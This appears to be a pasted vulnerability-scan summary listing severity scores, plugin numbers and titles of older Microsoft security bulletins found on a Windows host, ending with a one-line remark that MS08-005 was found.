Critical (10.0)	19408	MS05-039: Vulnerability in Plug and Play Service Could Allow Remote Code Execution (899588) (uncredentialed check)

Medium (6.8)	31039	MS08-005: Vulnerability in Internet Information Services Could Allow Elevation of Privilege (942831)
Medium (6.8)	43061	MS09-069: Vulnerability in Local Security Authority Subsystem Service Could Allow Denial of Service (974392)
Medium (6.5)	22028	MS06-034: Vulnerability in Microsoft IIS using ASP Could Allow Remote Code Execution (917537)
Medium (6.4)	45511	MS10-024: Vulnerabilities in Microsoft Exchange and Windows SMTP Service Could Allow Denial of Service (981832)
Medium (6.2)	44425	MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165)
Medium (6.2)	45508	MS10-021: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (979683)
Medium (6.0)	22186	MS06-044: Vulnerability in Microsoft Management Console Could Allow Remote Code Execution (917008)
Medium (5.8)	31793	MS08-020: Vulnerability in DNS Client Could Allow Spoofing (945553)
Medium (5.8)	33441	MS08-037: Vulnerabilities in DNS Could Allow Spoofing (953230)
Medium (5.4)	33877	MS08-048: Security Update for Outlook Express and Windows Mail (951066)
Medium (5.1)	21211	MS06-014: Vulnerability in MDAC Could Allow Code Execution (911562)
Medium (5.1)	21212	MS06-015: Vulnerabilities in Windows Explorer Could Allow Remote Code Execution (908531)
Medium (5.1)	21213	MS06-016: Vulnerability in Outlook Express Could Allow Remote Code Execution (911567)
Medium (5.1)	22187	MS06-045: Vulnerability in Windows Explorer Could Allow Remote Code Execution (921398)
Medium (5.1)	33134	MS08-032: Cumulative Security Update of ActiveX Kill Bits (950760)

we found vuln for MS08-005: Vulnerability in Internet Information Services Could Allow Elevation of Privilege